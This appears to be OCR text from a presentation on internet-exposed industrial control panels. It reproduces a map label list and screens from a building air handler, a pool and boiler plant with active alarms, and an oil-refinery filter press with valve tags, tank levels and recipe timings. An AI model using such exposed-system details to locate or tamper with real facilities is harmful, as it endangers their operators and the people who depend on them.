Нови Сад
Drobeta-Turnu Severin
Ploiești
Buzău
Hrvatska
Banja Luka
Bijeljina
Београд
Pitești
Craiova
București
Zadar
Bosna i Hercegovina
Србија
Alexandria
Русе
Călărași
Montpellier
Aix-en-Provence
Occitanie
Pau
Split
Sarajevo
Краљево
Ниш
Плевен
Marseille
Golfe du Lion
Mostar
Велико Търново
Шумен
Crna Gora / Црна Гора
Лесковац
София
Сливен
Andorra
Perpignan
Kosova / Kosovo
България
Prizren
Ямбол
Бургас
Catalunya
Girona
Ajaccio
Shqipëria veriore
Благоевград
Пловдив
Хасково
Aragón
Lleida
Barcelona
Tiranë
Северна Македонија
Edirne
Kırklareli
Tarragona
Sassari
Potenza
Elbasan
Битола
Μακεδονία - Θράκη
Brindisi
Shqipëria
Tekirdağ
Castelló de la Plana
Memaliaj
Ήπειρος - Δυτική Μακεδονία
Golfo di Taranto
Palma
Ιωάννινα
Λάρισα
Βόλος
Çanakkale
Comunitat Valenciana
Casteddu/Cagliari
Alacant / Alicante
Ελλάδα
Palermo
Región de Murcia
Πελοπόννησος, Δυτική Ελλάδα και Ιόνιο
Αθήνα
Aydın
İzmir
Αιγαίο
Annaba
Béjaïa
Jijel
Skikda
تونس
Canale di Sicilia
Alger
Constantine
Médéa
Bordj Bou Arreridj
Sétif
Souk Ahras
Chlef
Oran
Aïn Beïda
Malta
Leaflet
8
2

AND MANY WEIRD THINGS WERE LEFT EXPOSED...


GRUPPO FRIGO
Off
26.0°
S80
EV72
UTA
On
On
SERRANDA RICIRCOLO SR4
0%
0%
SE
S97A
23.1°
ASPIRAZIONE ARIA ESTERNA DI RINNOVO
Aperta
STATO PRESSOSTATO DIFFERENZIALE
OK
50%
50%
SH92
55 %
60 %
25.6°
RIPRESA DAI LOCALI
SH93
S97B
ESPULSIONE ARIA ALL'ESTERNO
Aperta
25.3°
Chiusa
SH96
TG1
50%
50%
MANDATA AI LOCALI
56 %
25.1°
20.0°
STATO TERMOSTATO ANTIGELO
OK



onneXion 14:36:11 22/6/2019

Principale > Centrale Termica > Centrale Termica e Piscina

ON Segnalazione stato pompa 1 piscina

ON Segnalazione stato pompa 2 piscina

ON Segnalazione stato pompa P3 Piscina

OFF Segnalazione stato pompa jolly piscina

ON Segnalazione contatto bobina contatore centralina elettrolisi

! Allarme scattato interruttore pompa 1 piscina

! Allarme scattato interruttore pompa 2 piscina

! Allarme Scatto Interruttore Pompa P3 Sistema Piscina

! Allarme scattato interruttore pompa jolly piscina

34.5° Setpoint Ritorno Piscina

44.9° Setpoint Mandata Piscina

! Allarme Mancanza Acqua Vasca di Compenso

! Allarme rivelazione gas

! Allarme guasto centralina vitronic 100 caldaia 1

! Allarme guasto centralina vitronic 100 caldaia 2

! Allarme guasto centralina vitronic 300k

! Allarme scattato interruttore magnetotermico pompa antiallagamento CT


! Allarme scattato termica pompa antiallagamento CT

! Allarme pompa primario bollitore

ON Segnalazione stato pompa ricircolo sanitario

! Allarme pompa ricircolo sanitario

READ
BLANK
OK
34.2°
55.4°
34.0°
S4 S2
S5
S1 S3
OFF
EV14A
OFF
EV13
EV15
EV14B
OFF
OFF
TS1
S4
OFF
P2
EV16
ON
P1
OFF
EV11
EV9
OFF
EV10
EV9A
OFF
ON
P3
VIESSMANN
EV22



LUCE ESTERNA PISCINA Off

UTA PISCINA 30.6° off

LUCE DIRETTA RGB ZONA PISCINA Off

RGB PISCINA CICLICO Off

LUCE STRISCIA LED IDROMASSAGGIO Off

31.7°

LUCE INDIRETTA RGB ZONA PISCINA Off

PISCINA RGB

PISCINA RGB OVALE

TELO PISCINA Ok

LUCE STRISCIA LED OVALE IDROMASSAGGIO Off


28.0° 5.0°

ABILITAZIONE RISCALDAMENTO PISCINA Off

ABILITAZIONE RISCALDAMENTO IDROMASSAGGIO Off

ACCENSIONE PAVIMENTO BORDO PISCINA Off

FARETTI DX-SX IDROMASSAGGIO SOFFITTO Off



FILTER PRESS	STEP	STATUS	PRESET	RUN	PROCESS & RECEIPE
AUTO MANUAL START STOP RESET		PRESS CLOSE	00:00 00:00	00:00 00:11	CURRENT RECIPE: 2. FEEDING ▶ SQUEZZING FILTER AIR BLOW WASH AIR BLOW WASHING
FILTRATION PB	FEEDING SQUEEZING REL. SQUEEZING AIR BLOW		0 Sec 660 Sec 200 Sec	11:11 00:05 00:00 00:00	
		TOTAL FILTRATON TIME		14:17	
WASHING PB HEATING PB	TOP WASH BOTTOM WASH DRAIN OIL AIR BLOW		30 Min 20 Min 3 Min 130 Sec	00:00 00:00 00:00 00:00	INITIAL AUTO TREND RECEIPE MANAGEMENT EMERGENCY STOP
		TOTAL WASHING TIME		00:00	

CURRENT TANK LEVEL


LT01 = 29.1 %
TE01 = 15.8 °C
LT02 = 86.7 %
TE02 = 64.3 °C
LT03 = 86.8 %
TE03 = 20.0 °C

FILTER PRESS
STATUS : CLOSE

DRIP TRAY
STATUS : CLOSE

PTF50C 220.65 BAR
PT50 0.89 BAR
PT55 3.09 BAR
1.5 Bar To Open V450.5
TE53 43.7 °C
TCV53 0.0 %
TE51 39.4 °C
TCV51 50.0 %
28P50 0.18 Hz
28P55 16.7 Hz
FT52 0.01 T/Hr
FT52 TOTALISER 0.03
FT51 0.00 T/Hr
FT51 TOTALISER 0.01

OPEN
CLOSE
STEAM 3 BAR
COMP. AIR
TO 28T53
V450.12
V450.11
V450.10
V450.9
M01
MHM211
GB101
GB103
NOVATEK
PT
PSL55
V450.8
V450.3
V450.7
V450.5
GB104
GB102
V450.1
V450.2
V453.1
V453.2
V453.3
V450.4
V450.6
V455.3
V455.2
V455.1
GB111
GB110
GB113
GB112
M03L
M03R
LAHH53
LAH53
28T53
WASH OIL TANK
LAH52
LAM52
LAL52
28T52
OLIEN TANK
LAH54
LAL54
28T54
CORE BLOW TANK
LAHH55
LAL55
28T55
SQUEEZED OIL TANK
LAH51
LAL51
28T51
STEARIN TANK
ON
FROM NEW CRYSTALIZER
V450.14
PSL50
V450.13
OFF
FROM EXISTING CRYSTALIZER
28P53
28P52
28P54
28P51A
28P51B
DRAIN
FT
TO RBD FEED STOCK TANK
TO OLEIN TANK
TO STEARIN TANK
TO SEEDING TANK


FILTER PRESS
STEP
STATUS
PRESET
RUN
PROCESS & RECEIPE
AUTO
MANUAL
START
STOP
RESET
FILTRATION PB
WASHING PB
HEATING PB
FEEDING
SQUEZZING
FILTER AIR BLOW
WASH AIR BLOW
WASHING
CLOSE
STEAM 3 BAR
COMP. AIR
TO 28T53
V450.12
V450.11
V450.10
V450.9
PTF50C
BAR
PT
MD1
MHM211
GB101
GB103
GB104
GB102
GB113
GB112
NOVATEK
OPEN
CLOSE
STEAM 3 BA
LAHH53
LAH53
28T53
WASH OIL TANK
V453.3
TE53
TCV53
LAL55
V455.2
V455.1
TE51
TCV51
OFF
FROM NEW CRYSTALIZER
V450.14
28P50
PSL50
V450.13
FROM EXISTING CRYSTALIZER
DRAIN
28P53
FT52 TOTALISER
FT52
28P52
28P54
28P55
FT51 TOTALISER
FT51
28P51A
28P51B
TO RBD FEED STOCK TANK
TO OLEIN TANK
TO STEARIN TANK
TO SEEDING TANK

CURRENT RECIPE: 2.

PRESET: 00:00, 00:00, 0 Sec, 660 Sec, 200 Sec, 30 Min, 20 Min, 3 Min, 130 Sec

RUN: 06:05, 15:00, 00:00, 00:00, 00:00, 00:00

ME 20:28

CURRENT TANK LE

LT01 = 86.9 %
TE01 = 19.6 °C
LT02 = 87.0 %
TE02 = 18.7 °C
LT03 = 87.2 %
TE03 = 20.7 °C

PTF50C 1.05 BAR

TE53 59.3 °C

TCV53 0.0 %

28P50 0.13 Hz

FT52 TOTALISER 7.60

FT52 0.00 T/Hr

28P55 1.1 Hz

FT51 TOTALISER 9.72

FT51 0.01 T/Hr

TE51 9.2 °C

TCV51 0.0 %

FILTER PRESS
STATUS : OPEN

DRIP TRAY
STATUS : OPEN

Feeding Recipe

RUNNING RECEIPE : 2.

FEEDING STEP

PT50 (BAR)	28P50 (Hz)	SV (SEC)	PV (SEC)
0.5	35.0	0	0
1.0	32.0	0	0
1.4	28.0	0	0
1.8	22.0	0	0
2.2	17.0	0	0
2.8	14.0	0	0
3.2	11.0	0	0
3.5	8.0	0	0
3.5	8.0	0	0
3.5	8.0	0	0
3.5	8.0	0	0

Washing Receipe

RUNNING RECEIPE : 2.

WASHING SEQUENCE

	SV (MIN)	PV (MIN:SEC)
TOP WASH	30	30:05
BOTTOM WASH	20	20:01
DRAIN OIL	3	03:01

Squeezing Receipe

RUNNING RECEIPE : 2.

SQUEEZING STEP

